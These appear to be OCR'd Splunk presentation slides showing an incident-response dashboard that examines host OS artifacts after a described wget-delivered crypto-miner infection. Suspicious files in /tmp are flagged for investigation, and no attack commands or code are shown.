
© 2019 SPLUNK INC.

SCENARIO #2

CRYPTO MINER INSTALLED VIA WGET

- **Remote exploit trigger script download via wget from Pastebin**
- **Script downloaded to /tmp which installed a bitcoin miner**

Alerted based on DNS request to known crypto mining domain



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_02b1bebdacbc78... ▾ ✕

Last 7 days ▾

os-artifacts

○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ● Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who


Enter search i.e. field=value

Host found in KV store

following_host_has_been_added_to_kv_store ⇕
i_02b1bebdacbc78e11

Files modified 1 day

flag ⇕	file_name ⇕	num_times_file_name_found ⇕	file_path ⇕	file_name_found-in ⇕
investigate	malicious.sh	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
investigate	suspicious.doc	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
	authorized_keys	4	/home/ubuntu/.ssh/ /root/.ssh/	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days
	lastlog	2	/var/log/	os-artifacts:files-modified-7-days
	sysinfo.log	2	/var/log/landscape/	os-artifacts:files-modified-7-days
	tallylog	2	/var/log/	os-artifacts:files-modified-7-days
	syslog	2	/var/log/	os-artifacts:files-modified-7-days
	kern.log	2	/var/log/	os-artifacts:files-modified-7-days
	unattended-upgrades-shutdown.log	2	/var/log/unattended-upgrades/	os-artifacts:files-modified-7-days
	cloud-init.log	2	/var/log/	os-artifacts:files-modified-7-days
	auth.log	2	/var/log/	os-artifacts:files-modified-7-days



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_02b1bebdacbc78... ▾ ✕

Last 7 days ▾

os-artifacts

○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ● Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value

Submit

